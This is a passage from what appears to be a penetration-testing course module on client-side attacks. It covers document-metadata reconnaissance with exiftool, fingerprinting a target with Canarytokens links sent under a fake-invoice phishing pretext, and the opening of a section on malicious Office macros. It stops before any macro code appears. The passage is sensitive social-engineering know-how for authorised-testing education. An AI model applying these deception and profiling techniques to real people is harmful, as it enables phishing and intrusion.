- Abusing Windows Library Files

In penetration tests, we may be tasked by a client to breach the perimeter of their enterprise and obtain an initial foothold inside the network. With the traditional attack model, we would enumerate the client's accessible machines and attempt to exploit their services. However, overcoming the perimeter by exploiting technical vulnerabilities has become increasingly rare and difficult according to a report[467] from *Verizon*.[468] The report states that *Phishing*[469] is the second largest attack vector used for breaching a perimeter, only surpassed by credential attacks.

Phishing often leverages client-side attacks. This type of attack works by delivering malicious files directly to users. Once they execute these files on their machine, we can get a foothold in the internal network. Client-side attacks often exploit weaknesses or functions in local software and applications such as browsers, operating system components, or office programs. To execute malicious code on the client's system, we must often persuade, trick, or deceive the target user.

This concept of deception is an important one for us to consider as penetration testers. It raises the question, *who* exactly are we deceiving? Who are we trying to persuade? Client-side attacks allow us the opportunity to contemplate the vulnerabilities, biases and fragility inherent to *people*, and not just computers or networks. This implies that to become the best possible attackers we must not only be adept at technical skills like system administration and networking (for example), but also develop knowledge about human psychology, corporate culture and social norms.

When we leverage client-side attacks in penetration tests, we must also consider the moral aspect of targeting users. Our goal should not only be to obtain code execution on their system, but also to not overstep any ethical or legal boundaries such as blackmailing employees or impersonating the police.

Since the client's machine in an internal enterprise network is not usually a directly-accessible system, and since it does not often offer externally-exposed services, this kind of attack vector is hard to mitigate and especially insidious. These kind of attacks have encouraged the implementation of new defense paradigms.

Client-side attacks often use specific delivery mechanisms and payload combinations, including email attachments or links to malicious websites or files. We could even leverage more advanced delivery mechanisms such as *USB Dropping*[470] or *watering hole attacks*.[471]

---

[467] (Verizon, 2022), https://www.verizon.com/business/resources/reports/2022/dbir/2022-data-breach-investigations-report-dbir.pdf

[468] (Verizon, 2022), https://www.verizon.com/

[469] (Microsoft Support, 2022), https://support.microsoft.com/en-au/windows/protect-yourself-from-phishing-0c7ea947-ba98-3bd9-7184-430e1f860a44

[470] (Tripwire, 2016), https://www.tripwire.com/state-of-security/featured/does-dropping-malicious-usb-sticks-really-work-yes-worryingly-well/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Regardless of which delivery mechanism we choose, we must often deliver our payload to a target on a non-routable internal network, since client systems are rarely exposed externally.

> *It has become increasingly difficult to deliver payloads via email due to spam filters, firewalls, and other security technologies scanning emails for links and attachments.*

When choosing an attack vector and payload, we must first perform reconnaissance to determine the operating system of the target as well as any installed applications. This is a critical first step, as our payload must match the capability of the target. For example, if the target is running the Windows operating system, we can use a variety of client-side attacks like malicious *JScript*[472] code executed through the *Windows Script Host*[473] or *.lnk*[474] shortcut files pointing to malicious resources. If the target has installed Microsoft Office, we could leverage documents with embedded malicious macros.

In this Module, we'll learn how to perform reconnaissance against a target, walk through exploitation scenarios involving malicious Microsoft Office documents, and leverage *Windows Library files*.[475]

## 11.1 Target Reconnaissance

This Learning Unit covers the following Learning Objectives:

- Gather information to prepare client-side attacks
- Leverage client fingerprinting to obtain information

Before we execute a client-side attack, it's crucial that we identify potential users to target and gather as much detailed information as possible about their operating system and installed application software. This helps us improve our chances of a successful attack. We can identify these users by browsing the company website and search for points of contact or use passive information gathering techniques to find employees on social media.

Unlike traditional network reconnaissance performed against a target system, we do not often have a direct connection to the target of a client-side attack. Instead, we must use a more tailored and creative approach.

In this Learning Unit, we'll explore these unique information gathering techniques and discuss social engineering vectors designed to effectively enumerate the details of the target system.

[471] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Watering_hole_attack

[472] (Wikipedia, 2021), https://en.wikipedia.org/wiki/JScript

[473] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Windows_Script_Host

[474] (ForensicsWiki, 2021), https://web.archive.org/web/20220519184752/https://forensicswiki.xyz/page/LNK

[475] (Windows Documentation, 2021), https://docs.microsoft.com/en-us/windows/client-management/windows-libraries

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 11.1.1 Information Gathering

In this section, we'll discuss various methods of enumerating a target's installed software without interacting with the target machine. These techniques are best-suited for situations in which we have no way to interact with the target. Since we are not interacting with the target, we won't alert monitoring systems or leave forensic traces of our inquiry.

One approach is to inspect the *metadata tags*[476] of publicly-available documents associated with the target organization. Although this data can be manually sanitized, it often is not. These tags (categorized by *tag groups*[477]) can include a variety of information about a document including author, creation date, the name and version of the software used to create the document, operating system of the client, and much more.

In some cases, this information is stored explicitly in the metadata, and in some cases it is inferred, but either way the information can be quite revealing, helping us to build an accurate profile of software installed on clients in a target organization. Bear in mind that our findings may be outdated if we are inspecting older documents. In addition, different branches of the organization may use slightly different software.

Although this is a "hands-off" approach to data gathering, the trade-off is that we may not gather accurate information. Still, this approach is viable and effective.

Let's review some sample documents so we can demonstrate metadata analysis.

We'll leverage some of the techniques we learned in the Information Gathering Module. For example, we can use the `site:example.com filetype:pdf` Google dork to find PDF files on a target's web page. If we want to target a specific branch or location, we can add that information via keywords to narrow the results.

If we want to interact with the target's web site, we could also use tools like *gobuster*[478] with the `-x` parameter to search for specific file extensions on the target's web site. This is noisy and will generate log entries on the target. We can also simply browse the target website for other specific information useful in a client-side attack, but we won't delve into that subject in this section.

Let's practice searching for and retrieving documents from the *Mountain Vegetables* website. We'll open Firefox and navigate to `http://192.168.50.197`.

[476] (Exiftool, 2022), https://exiftool.org/TagNames/

[477] (Exiftool, 2022), https://exiftool.org/#Tag%20Groups

[478] (Github, 2021), https://github.com/OJ/gobuster

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 164: Mountain Vegetables Single Page Application*

Figure 164 shows the website's landing page. The text on the site states that the website is currently under development. Scrolling through the page and hovering over buttons, we find a link to download a brochure.





*Figure 165: Download PDF Brochure*

Once we click *CURRENT*, Firefox opens the document in a new tab where we can download it.

To display the metadata of any *supported file*,[479] we can use *exiftool*.[480] Let's provide the arguments **-a** to display duplicated tags and **-u** to display unknown tags along with the filename **brochure.pdf**:

```
kali@kali:~$ cd Downloads
```

[479] (Exiftool, 2022), https://exiftool.org/#supported

[480] (Exiftool, 2022), https://exiftool.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~/Downloads$ exiftool -a -u brochure.pdf
ExifTool Version Number         : 12.41
File Name                       : brochure.pdf
Directory                       : .
File Size                       : 303 KiB
File Modification Date/Time     : 2022:04:27 03:27:39-04:00
File Access Date/Time           : 2022:04:28 07:56:58-04:00
File Inode Change Date/Time     : 2022:04:28 07:56:58-04:00
File Permissions                : -rw-------
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 4
Language                        : en-US
Tagged PDF                      : Yes
XMP Toolkit                     : Image::ExifTool 12.41
Creator                         : Stanley Yelnats
Title                           : Mountain Vegetables
Author                          : Stanley Yelnats
Producer                        : Microsoft® PowerPoint® for Microsoft 365
Create Date                     : 2022:04:27 07:34:01+02:00
Creator Tool                    : Microsoft® PowerPoint® for Microsoft 365
Modify Date                     : 2022:04:27 07:34:01+02:00
Document ID                     : uuid:B6ED3771-D165-4BD4-99C9-A15FA9C3A3CF
Instance ID                     : uuid:B6ED3771-D165-4BD4-99C9-A15FA9C3A3CF
Title                           : Mountain Vegetables
Author                          : Stanley Yelnats
Create Date                     : 2022:04:27 07:34:01+02:00
Modify Date                     : 2022:04:27 07:34:01+02:00
Producer                        : Microsoft® PowerPoint® for Microsoft 365
Creator                         : Stanley Yelnats
```

*Listing 211 - Displaying the metadata for brochure.pdf*

This generated a lot of output. For us, the most important information includes the file creation date, last modified date, the author's name, the operating system, and the application used to create the file.

The *Create Date* and *Modify Date* sections reveal the relative age of the document. Given that these dates are relatively recent (at the time of this writing) we have a high level of trust that this is a good source of metadata.

The *Author* section reveals the name of an internal employee. We could use our knowledge of this person to better establish a trust relationship by dropping their name casually into a targeted email or phone conversation. This is especially helpful if the author maintains a relatively small public profile.

The output further reveals that the PDF was created with Microsoft PowerPoint for Microsoft 365. This is crucial information for us to plan our client-side attack since we now know that the target uses Microsoft Office and since there is no mention of "macOS" or "for Mac" in any of the metadata tags, it's very probable that Windows was used to create this document.

We can now leverage client-side attack vectors ranging from Windows system components to malicious Office documents.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 11.1.2 Client Fingerprinting

In this section we will discuss *Client Fingerprinting*, also known as *Device Fingerprinting*,[481] to obtain operating system and browser information from a target in a non-routable internal network. For example, we may be tasked with establishing an initial foothold on a target's network for a penetration test. Let's assume we previously extracted an email address of a promising target with the tool *theHarvester*.[482] As a client-side attack we could use an *HTML Application* (HTA)[483] attached to an email to execute code in the context of Internet Explorer and to some extent, Microsoft Edge. This is a very popular attack vector to get an initial foothold in a target's network and is used by many threat actors and *ransomware groups*.[484]

Before we do this, we need to confirm that our target is running Windows and that either Internet Explorer or Microsoft Edge are enabled.

We'll use *Canarytokens*,[485] a free web service that generates a link with an embedded token that we'll send to the target. When the target opens the link in a browser, we will get information about their browser, IP address, and operating system. With this information, we can confirm that the target is running Windows and verify that we should attempt an HTA client-side attack.

Before we create our tracking link, let's briefly discuss *pretexts*[486] we can use in a situation like this. A pretext frames a situation in a specific way. In a majority of situations, we can't just ask the target (a stranger) to click a link in an arbitrary email. Therefore, we should try to create context, perhaps by leveraging the target's job role.

For example, let's assume our target is working in a finance department. In this case, we could say we received an invoice, but it contains a financial error. We then offer a link that we say opens a screenshot of the invoice with the error highlighted. This is, of course, the Canarytoken link. When the target clicks the link, the IP logger creates a fingerprint of the target providing us the necessary information to prepare our client-side attack. The target will always receive a blank page when they click the link.

With our pretext in place, let's create our link in Canarytokens by loading the token generation page[487] in our browser. Figure 166 shows the landing page for the site.

[481] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Device_fingerprint

[482] (Github, 2022), https://github.com/laramies/theHarvester

[483] (Microsoft, 2013), https://msdn.microsoft.com/en-us/library/ms536496(VS.85).aspx

[484] (The Hacker News, 2021), https://thehackernews.com/2021/04/lazarus-apt-hackers-are-now-using-bmp.html

[485] (Canarytokens, 2022), https://canarytokens.com

[486] (Imperva, 2022), https://www.imperva.com/learn/application-security/pretexting/

[487] (Canarytokens, 2022), https://canarytokens.org/generate

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 166: Canarytokens Landing Page*

The web form provides us with a dropdown menu to select the kind of tracking token we want to create. We must enter an email address to get alerts about the tracking token or provide a webhook URL. For this example, we'll select *Web bug / URL token* from the dropdown menu, enter https://example.com as webhook URL, then enter Fingerprinting as the comment. After we enter this information, we'll click on *Create my Canarytoken*.





*Figure 167: Enter example.com in web form*

A new page with a blue window appears stating that our web token is now active:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.






*Figure 168: Active Canarytoken*

This page contains the tracking link we can use to fingerprint targets. It also provides ideas on how to get a target to click the link.

Next, let's click on *Manage this token*, which is located on the upper-right corner of the page. This will bring us to the token settings.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 169: Management of Canarytoken*

The token has not been triggered yet, but this is to be expected since we just created it. For this example, we'll keep the default settings, since we are simply fingerprinting the target and not embedding the token in a web application or web page.

Next, let's click on *History* in the upper right corner. The History page shows us all visitors that clicked our Canarytoken link and the information about the victim's system. As of now the list is empty.





*Figure 170: Canarytoken History*

Let's assume we have convinced our victim, in the context of our pretext, to visit the Canarytoken link via email. As soon as the victim clicks our link, they get a blank page in their browser. At the same time, a new entry appears in our history list:





*Figure 171: Canarytoken with Entry*

A map on the left side shows us the geographical location of the victim. We can click on the entry to get more information.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 172: Detailed Information of Canarytoken Entry*

The upper-half of the detailed view provides us information about the victim's location and attempts to determine the organization name. The user agent sent by the victim's browser is also displayed. From the user agent itself we can infer the target's operating system and browser. However, the user agent can be modified and is not always a reliable source of information.

In this example, the victim's user agent implies that they use the Chrome browser on a 64-bit Windows 10 system. We could also use an online user agent parser,[488] which interprets the user agent for us and offers us a more user-friendly result.

Let's scroll down to the *Browser* area.

[488] (WhatIsMyBrowser, 2022), https://developers.whatismybrowser.com/useragents/parse/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

| Browser | |
|---|---|
| mimetypes | Portable Document Format;pdf;application/pdf\|\|\|Portable Document Format;pdf;text/pdf\|\|\| |
| vendor | Google Inc. |
| language | en-US |
| enabled | True |
| installed | True |
| platform | Win32 |
| version | 101.0.4951.41 |
| os | Windows |
| browser | Chrome |

*Figure 173: Detailed Browser Information*

Figure 173 shows us additional information about the victim's browser. This information does not come from the user agent, but from JavaScript fingerprinting code embedded in the Canarytoken web page. This information is more precise and reliable than the information from the user agent. This again suggests that the target is running Chrome on Windows.

The Canarytoken service also offers other fingerprint techniques. Let's navigate back to the Canarytokens main page to discuss these.





*Figure 174: Other Canarytoken Methods*

The dropdown menu provides options to embed a Canarytoken in a Word document or PDF file, which would provide us information when a victim opens the file. Furthermore, we could also embed it into an image, which would inform us when it is viewed.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*We could also use an online IP logger like Grabify[489] or JavaScript fingerprinting libraries such as fingerprint.js.[490]*

In this section, we demonstrated an effective fingerprinting technique that revealed critical information about our target's system. This is a crucial first step for a client-side attack. While our goal was to determine if the target runs Windows and has Internet Explorer or Microsoft Edge enabled, we could only identify that the victim runs Chrome on Windows. In a situation like this, we should either use a different client-side attack vector or change our pretext to, for example, suggest that the screenshot is only viewable in Internet Explorer or Microsoft Edge.

## 11.2 Exploiting Microsoft Office

This Learning Unit covers the following Learning Objectives:

- Understand variations of Microsoft Office client-side attacks
- Install Microsoft Office
- Leverage Microsoft Word Macros

Ransomware attacks have increased dramatically in recent years.[491] In most cases, the initial breach involved a malicious Microsoft Office macro. This is a common attack vector since Office is ubiquitous and Office documents are commonly emailed between colleagues.

In this Learning Unit, we'll first discuss various considerations of malicious Office documents in a client-side attack scenario. Next, we'll walk through the Office installation process and finally, we'll create a malicious Word document with embedded macros to obtain a reverse shell.

### 11.2.1 Preparing the Attack

Before we jump into the more hands-on elements of this Learning Unit, let's discuss three important considerations when we use malicious Office documents in a a client-side attack.

First, we must consider the delivery method of our document. Since malicious macro attacks are well-known, email providers and spam filter solutions often filter out all Microsoft Office documents by default. Therefore, in a majority of situations we can't just send the malicious document as an attachment. Furthermore, most anti-phishing training programs stress the danger of enabling macros in an emailed Office document.

